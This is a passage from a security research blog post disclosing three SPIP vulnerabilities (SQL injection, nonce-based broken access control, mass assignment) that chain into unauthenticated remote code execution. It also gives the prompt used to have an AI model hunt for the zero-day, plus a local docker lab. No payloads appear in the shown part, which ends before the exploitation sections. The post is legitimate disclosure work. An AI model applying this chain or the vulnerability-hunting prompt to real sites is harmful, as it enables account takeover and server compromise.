Casse-Spip - From an Unauthenticated SQL Injection to Remote Command Execution

Wed 16 September 2026 by **Franck Chevalier** in Ambionics / Web Exploitation

Content

21 minutes reading

#ato #broken-access-control #casse-spip #cms #cve #CVE-2026-72708 #CVE-2026-72709 #CVE-2026-72710 #mass-assignment #object-injection #php #rce #spip #sqli #unauthenticated

Introduction
TL;DR
Finding the SQL injection with Opus
Setup
SPIP internals
- How SPIP talks to the database
- How SPIP builds a public page

The primitive: an unauthenticated SQL injection (CVE-2026-72708)
- The sink: a value the escaper will not quote
- The source: from {annee} to a date comparison
- Reading the site secret: alea_ephemere

Actions verify a nonce, not authorization (CVE-2026-72709)
- How actions work
  - The three-step pattern
  - A deliberate design choice
  - The hidden assumption
  - The bypass
- Forging a nonce with the leaked secret

Full chain 1: Administrator account takeover leading to remote code execution
Resetting the administrator password
From administrator to code execution
The chain, end to end
Why we did not stop here
Full chain 2: command execution with no privileged role
The sink: unserialize() then a dynamic call
The source: editer_objet writes any column of any object (CVE-2026-72710)
Targeting spip_jobs
The missing authorization
The mass assignment
Running the job
The chain, end to end
Affected versions
Conclusion
Timeline
We're hiring!

Introduction


SPIP is a French open-source CMS that has powered institutional, media and community websites since the early 2000s.

We found three unauthenticated vulnerabilities in it (CVE-2026-72708, CVE-2026-72709, CVE-2026-72710) that chain into remote code execution on a default install.

TL;DR

Three unauthenticated bugs in SPIP chain into remote code execution:

1. **SQL injection** → leaks `alea_ephemere`, the secret behind every action nonce
2. **Broken access control on actions** → with a forged nonce, any action runs anonymously
3. **Mass assignment in `editer_objet`** → write any column of any table


PRIMITIVE
Pre-auth SQL Injection
CVE-2026-72708
leak alea_ephemere
Forge action nonce
FULL CHAIN 1
Broken Access Control
CVE-2026-72709
action=editer_auteur
ATO
admin account
FULL CHAIN 2
Broken Access Control
CVE-2026-72709
action=editer_objet
Mass Assignment
CVE-2026-72710



One primitive, two full chains

Two independent chains follow:

- **account takeover** via `editer_auteur` (reset the admin password, then code execution from the private area)
- **command execution** via `editer_objet` (write a `spip_jobs` row, run it through the cron).

Finding the SQL injection with Opus

Adam Kues published a blog post on wp2shell, a pre-authentication WordPress remote code execution discovered with GPT5.6 Sol Ultra. Adam reused a prompt that OpenAI had published after one of its models solved the Cycle Double Cover conjecture. The prompt was generic, and he adapted it to vulnerability research.

We ran the same approach against SPIP, with Opus 4.8 and a 1M context window.

Here is the exact prompt used:

```
This is a test of your ability to discover zero-days. The SPIP source in this
repository has a pre-authentication SQL injection that can be exploited to read
the admin password. Find it from first principles.

Use up to 5 agents dynamically. Focus exclusively on SQL injection reachable
without authentication. Trace every user-controlled value from the moment it
enters the application until it reaches a database query, testing union-based,
error-based, boolean-based blind, time-based blind, and stacked queries. Group
agents by research idea, redirect converged agents to underexplored areas, and
use adversarial agents to double-check every finding.

- Work from the source only. Do not use changelogs, git history, or the internet
  to diff this code against a patched version. Do not use the internet at all,
  except to consult official language or framework documentation.

- Keep several incompatible research routes alive through multiple rounds.
  Cross-pollinate ideas only after independent agents have developed them far
  enough to expose their real strengths and gaps.


SPIP depends on many libraries; you may audit third_party/.
Do not stop when an approach fails. Spend at least 6 hours before giving up.
```

The folder structure used was as follows:

```
spip-ctf/
├── main/          #  SPIP source
└── third_party/   #  empty
```

We cloned the latest stable SPIP release into `main/` and removed the `.git` directory.

A few hours later Opus came back with a pre-authentication SQL injection.



From there we found two more bugs, and together they turn an arbitrary database read into two independent full chains.

Setup

The lab runs on MySQL/MariaDB. The `ipeos/spip` image auto-installs SPIP with default admin credentials (`admin` / `adminadmin`), so there is no setup wizard.

`docker-compose.yml`:


```
services:
  db:
    image: mariadb:11.8
    environment:
      - MYSQL_ROOT_PASSWORD=root
      - MYSQL_DATABASE=spip
      - MYSQL_USER=spip
      - MYSQL_PASSWORD=spip

  app:
    image: ipeos/spip:4.4.16
    links:
      - db:mysql
    environment:
      - SPIP_AUTO_INSTALL=1
      - SPIP_DB_SERVER=mysql
      - SPIP_DB_LOGIN=spip
      - SPIP_DB_PASS=spip
      - SPIP_DB_NAME=spip
      - SPIP_SITE_ADDRESS=http://localhost:8000
    ports:
      - "127.0.0.1:8000:80"
```

Launch the lab with:

```
docker compose up -d
```

SPIP installs itself and serves on `http://localhost:8000`.



Fresh SPIP installation with one published article

> The lab has a published article, as the boolean-based attack requires at least one to work. The time-based attack, on the other hand, works even on an empty site.

SPIP internals

How SPIP talks to the database


SPIP ships one driver per DBMS under `ecrire/req/`:

```
req/
├── mysql.php
├── sqlite_generique.php
└── pg.exp.php
```

Before any value reaches a query, it goes through `sql_quote()`. This function figures out which driver the current connection uses and passes the value to that driver's escaper.

Source: `abstract_sql.php#L2000-L2007`

```php
<?php
function sql_quote($val, $serveur = '', $type = '') {
    $f = sql_serveur('quote', $serveur, true);
    // ...
    return $f($val, $type);
}
```



One entry point, one escaper per DBMS

Two things reach the escaper:

- `$val` is the value to escape
- `$type` is the type of the target SQL column

How SPIP builds a public page


Each `.html` file at the root of `squelettes-dist/` is a public page, reachable without authentication:

```
squelettes-dist/
├── sommaire.html      ->  /spip.php?page=sommaire
├── recherche.html     ->  /spip.php?page=recherche
└── sitemap.xml.html   ->  /spip.php?page=sitemap.xml
```

These files, called `templates`, are more than plain HTML. They are a mix of HTML markup, loops that query the database, criteria that filter their results, and tags that print field values.

Example:

fake_template.html

